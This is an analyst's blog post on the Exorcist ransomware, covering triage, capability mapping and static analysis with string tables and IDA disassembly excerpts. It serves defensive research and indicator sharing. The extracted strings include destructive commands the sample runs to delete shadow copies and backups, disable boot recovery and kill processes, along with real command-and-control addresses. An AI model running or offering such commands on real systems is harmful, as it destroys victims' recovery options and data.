Exorcist Ransomware — From triaging to deep dive

By Leandro Velasco

Published: 2020-07-24 · Archived: 2026-04-05 14:46:55 UTC


TL;DR

On Monday 20th while hunting for some REvil samples I stumbled upon a newly introduced ransomware as a service called Exorcist. This ransomware is distributed via Pastebin embedded in a powershell script that loads it directly in memory. This script is based on “Invoke-ReflectivePEInjection.ps1” script by Joe Bialek (@JosephBialek), but it is optimised with an additional function to pass a base64 encoded executable to the main function. This powershell script is possibly generated using the Empire framework. The same technique is used by some of the Sodinokibi/REvil affiliates, and in the past by Buran.

The ransomware is not obfuscated and the majority of the strings are in plaintext stored in the “.rdata” section of the executable. The first thing that the malware does is to check the geo location of the system using the language and the keyboard layout. If the results yield one of the Commonwealth of Independent States (CIS) it quits on the spot. Then the ransomware execute a series of commands to disable and remove backups and kill processes that might interfere with the system encryption. Once it is done with the commands, it writes to disk the RSA public key, the session private key and the extension. This information is not written into a file in a straightforward manner, instead it is written in different Alternate Data Streams on the file “*%temp%\\boot.sys*”.Then it extracts information from the system such as username, hostname, OS version, keyboard layout, etc. and sends them via http to the server “http://217.8.117[.]26/gateinfo”. Next it gets the amount of cpu on the systems and starts multiple threats to encrypt the system files. Some directories and file extensions are excluded to avoid rendering the system unusable. Once done with the encryption another http packet is sent to the same server this time to the url “http://217.8.117[.]26/gatedrivers”. Lastly, the wallpaper of the system is changed and the ransom notes are dropped in the form of hta scripts with the name convention “<extension>-decrypt.hta”. In these notes we can find the instructions to recover the system that consist of the urls “http://217.8.117[.]26/pay”. “http://4dnd3utjsmm2zcsb[.]onion/pay”, and the “Authorization Key”.

Exorcist Ransom Note

This information will be needed to “sign in” the payment portal shown in the following screenshot:




For the IOCs go to the bottom of the page =D

Exorcist Ransomware Triaging

Once the payload is extracted (base64 encoded) from the powershell loader, we get a PE32 executable. From a quick scan of the file using [Assemblyline] we get the following interesting insights:

Press enter or click to view image in full size




Press enter or click to view image in full size

So at a first glance we can see that there are some well known executable names extracted, normally seen in ransomware and coin miners either to prevent processes from allowing access to files that will be encrypted or to free resources to mine more effectively.

Based on the API names extracted from the sample we can say it has some network capabilities as well as some cryptography ones. This is looking more and more like a ransomware!

Lastly we see there is a url extracted from the sample “http://217.8.117[.]26/pay”. If we check what we found on that website (in a secure manner ;)) we find the following:



Our suspicion was correct, it was ransomware after all!! But what else does this ransomware do? Let’s take a look at its capabilities using the newest tool from Fireeye capa.

Press enter or click to view image in full size

md5	79385ed97732aee0036e67824de18e28
path	C:\Users\<USER>\Desktop\Samples\79385ed97732aee0036e67824de18e28

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Virtualization/Sandbox Evasion::System Checks [T1497.001]
DISCOVERY	File and Directory Discovery [T1083]
	Query Registry [T1012]
	System Information Discovery [T1082]
	System Owner/User Discovery [T1033]

CAPABILITY	NAMESPACE
reference anti-VM strings	anti-analysis/anti-vm/vm-detection
send data	communication
connect to HTTP server	communication/http/client
create HTTP request	communication/http/client
send HTTP request	communication/http/client
create pipe	communication/named-pipe/create
create two anonymous pipes	communication/named-pipe/create
initialize Winsock library	communication/socket
connect TCP socket	communication/socket/tcp
create TCP socket	communication/socket/tcp
create UDP socket	communication/socket/udp/send
act as TCP client	communication/tcp/client
encode data using Base64 via WinAPI (2 matches)	data-manipulation/encoding/base64
query environment variable	host-interaction/environment-variable
delete file (2 matches)	host-interaction/file-system/delete
enumerate files via kernel32 functions	host-interaction/file-system/files/list
get file size (4 matches)	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file (3 matches)	host-interaction/file-system/read
write file (6 matches)	host-interaction/file-system/write
get keyboard layout	host-interaction/hardware/keyboard/layout
get disk information (4 matches)	host-interaction/hardware/storage
create mutex	host-interaction/mutex
resolve DNS	host-interaction/network/dns/resolve
get hostname	host-interaction/os/hostname
get system information (3 matches)	host-interaction/os/info
create process (3 matches)	host-interaction/process/create
empty the recycle bin	host-interaction/recycle-bin
open registry key	host-interaction/registry/open
query registry entry	host-interaction/registry/query
query registry value	host-interaction/registry/query
get session user name	host-interaction/session
create thread (2 matches)	host-interaction/thread/create

So, it seems that indeed this ransomware sends data via http and executes some tricks to check the system to not run on the wrong country ;). Now we are ready for a more serious deep dive!


Exorcist Ransomware Deep Dive

Now it is time to get into the details of this malware. First we are going to take a look at the file from a static point of view by analysing its strings, API calls, and code. And then to complete our analysis and better understand the inner workings of the malware we are going to study it from a dynamic point of view.


Static analysis

Loading the executable on PEstudio helps us to confirm some of the hypothesis we made during the triage and also shows us some interesting aspect of the sample that we haven’t seen so far.

Press enter or click to view image in full size



Press enter or click to view image in full size



type	size	location	blacklisted (211)	item (626)
ascii	19	-	x	GetCurrentHwProfile
ascii	12	-	x	RegOpenKeyEx
ascii	15	-	x	RegQueryValueEx
ascii	12	-	x	ShellExecute
ascii	17	-	x	SHEmptyRecycleBin
unicode	6	-	x	SHA256
unicode	12	-	x	-decrypt.hta
unicode	11	-	x	\ntuser.dat
unicode	13	-	x	\bootfont.bin
unicode	9	-	x	\boot.ini
unicode	12	-	x	\desktop.ini
unicode	13	-	x	\bootsect.bak
unicode	11	-	x	\ntuser.ini
unicode	12	-	x	\autorun.inf
unicode	4	-	x	.exe
unicode	4	-	x	.dll
unicode	4	-	x	.sys
unicode	4	-	x	.hta
unicode	4	-	x	.386
unicode	4	-	x	.cmd
unicode	4	-	x	.ani
unicode	4	-	x	.msi
unicode	4	-	x	.msp
unicode	4	-	x	.com
unicode	4	-	x	.nls
unicode	4	-	x	.ocx
unicode	4	-	x	.cpl
unicode	4	-	x	.prf
unicode	4	-	x	.rdp
unicode	4	-	x	.bin
unicode	4	-	x	.hlp
unicode	4	-	x	.shs
unicode	4	-	x	.drv
unicode	4	-	x	.bat
unicode	4	-	x	.msc
unicode	4	-	x	.spl
unicode	4	-	x	.key
unicode	4	-	x	.lnk
unicode	4	-	x	.ico
unicode	4	-	x	.cur
unicode	4	-	x	.ini
unicode	4	-	x	.reg
unicode	7	-	x	cmd /C
unicode	7	-	x	cmd.exe
unicode	39	-	x	vssadmin.exe Delete Shadows /All /Quiet
unicode	29	-	x	C:\Windows\system32\vssvc.exe
unicode	12	-	x	wxServer.exe
unicode	16	-	x	wxServerView.exe
unicode	12	-	x	sqlmangr.exe
unicode	9	-	x	RAgui.exe
unicode	13	-	x	supervise.exe
unicode	11	-	x	Culture.exe
unicode	12	-	x	Defwatch.exe
unicode	11	-	x	winword.exe
unicode	9	-	x	QBW32.exe

Press enter or click to view image in full size

unicode	47	-	-	powershell [System.Net.Dns]::GetHostByAddress('
unicode	11	-	-	').hostname
unicode	14	-	-	Exception call
unicode	16	-	-	HashDigestLength
unicode	13	-	-	RSAPUBLICBLOB
unicode	14	-	-	RSAPRIVATEBLOB
unicode	15	-	-	ChainingModeCBC
unicode	12	-	-	ChainingMode
unicode	14	-	-	\$windows.~bt\
unicode	7	-	-	\intel\
unicode	10	-	-	\msocache\
unicode	14	-	-	\$recycle.bin\
unicode	14	-	-	\$windows.~ws\
unicode	13	-	-	\tor browser\
unicode	6	-	-	\boot\
unicode	9	-	-	\windows\
unicode	12	-	-	\windows nt\
unicode	9	-	-	\msbuild\
unicode	11	-	-	\microsoft\
unicode	11	-	-	\all users\
unicode	27	-	-	\system volume information\
unicode	8	-	-	\google\
unicode	13	-	-	\windows.old\
unicode	9	-	-	\mozilla\
unicode	15	-	-	\appdata\local\
unicode	18	-	-	\appdata\locallow\
unicode	17	-	-	\appdata\roaming\
unicode	11	-	-	SystemDrive
unicode	13	-	-	\programdata\
unicode	10	-	-	\perflogs\
unicode	15	-	-	\program files\
unicode	21	-	-	\program files (x86)\
unicode	13	-	-	\iconcache.db
unicode	6	-	-	\ntldr
unicode	10	-	-	\thumbs.db
unicode	8	-	-	\bootmgr
unicode	4	-	-	.adv
unicode	6	-	-	.theme
unicode	10	-	-	.themepack
unicode	14	-	-	.deskthemepack
unicode	8	-	-	.nomedia
unicode	8	-	-	.diagpkg
unicode	8	-	-	.diagcab
unicode	5	-	-	.lock
unicode	4	-	-	.mpa
unicode	4	-	-	.mod
unicode	5	-	-	.icns
unicode	4	-	-	.rtp
unicode	8	-	-	.diagcfg
unicode	9	-	-	.msstyles
unicode	4	-	-	.wpx
unicode	4	-	-	.rom
unicode	4	-	-	.ps1
unicode	4	-	-	.msu
unicode	4	-	-	.ics
unicode	4	-	-	.idx
unicode	16	-	-	publicsessionkey
unicode	9	-	-	extension
unicode	17	-	-	privatesessionkey

unicode	9	-	-	boot.sys:
unicode	12	-	-	epowershell
unicode	35	-	-	/C timeout /T 15 /NOBREAK && del "
unicode	4	-	-	" /F
unicode	4	-	-	open
unicode	20	-	-	itaskkill /F /T /IM
unicode	13	-	-	alldrivesinfo
unicode	41	-	-	wmic.exe SHADOWCOPY DELETE /nointeractive
unicode	32	-	-	wbadmin DELETE SYSTEMSTATEBACKUP
unicode	46	-	-	wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
unicode	45	-	-	bcdedit.exe /set {default} recoveryenabled No
unicode	61	-	-	bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

So, some quick takeaways from the analysis so far:

1. Samples does not obfuscate strings.
2. It will exclude given directories and files with the extensions shown above to not render the system unusable.
3. As expected, the ransomware will get rid of the Shadow copies of the files to avoid the easy restoring of files.
4. It most likely will attempt to stop processes in a predefined list.


Let’s get our hands dirty and look at the code to discover some more capabilities of this ransomware. For this we are going to load the sample to the free version of IDA.

So, one of the first thing is does is creating a mutex to avoid running multiple times on the system. Let’s check what else we find next to the hardcoded mutex string.


```
.rdata:0040731C                                         ; sub_401BCC+132to ...
.rdata:0040731C                 text "UTF-16LE", 'privatesessionkey',0
.rdata:00407340 ; CHAR aKgexamqjyxqwqu[]
.rdata:00407340 aKgexamqjyxqwqu db 'KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751',0
.rdata:00407340                                         ; DATA XREF: start+11to
.rdata:00407368 ; const WCHAR aTmp
.rdata:00407368 aTmp:                                   ; DATA XREF: start+25to
.rdata:00407368                                         ; sub_403B82+4to ...
.rdata:00407368                 text "UTF-16LE", 'TMP',0
.rdata:00407370 ; const WCHAR aBootSys
.rdata:00407370 aBootSys:                               ; DATA XREF: start+4Cto
.rdata:00407370                                         ; sub_403B82+2Bto
.rdata:00407370                 text "UTF-16LE", 'boot.sys:',0
.rdata:00407384 ; CHAR aGatedrives[]
.rdata:00407384 aGatedrives     db 'gatedrives',0       ; DATA XREF: start+6Bto
.rdata:0040738F                 align 10h
.rdata:00407390 ; CHAR SubKey[]
.rdata:00407390 SubKey          db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion',0
.rdata:00407390                                         ; DATA XREF: sub_404417+18to
.rdata:004073BD                 align 10h
.rdata:004073C0 ; CHAR ValueName[]
.rdata:004073C0 ValueName       db 'ProductName',0      ; DATA XREF: sub_404417+37to
.rdata:004073CC ; const WCHAR aPowershell
.rdata:004073CC aPowershell:                            ; DATA XREF: sub_403F68+25to
.rdata:004073CC                 text "UTF-16LE", 'powershell ',0
.rdata:004073E4 aCmdC:                                  ; DATA XREF: sub_403F68+31to
.rdata:004073E4                 text "UTF-16LE", 'cmd /C ',0
.rdata:004073F4                 align 8
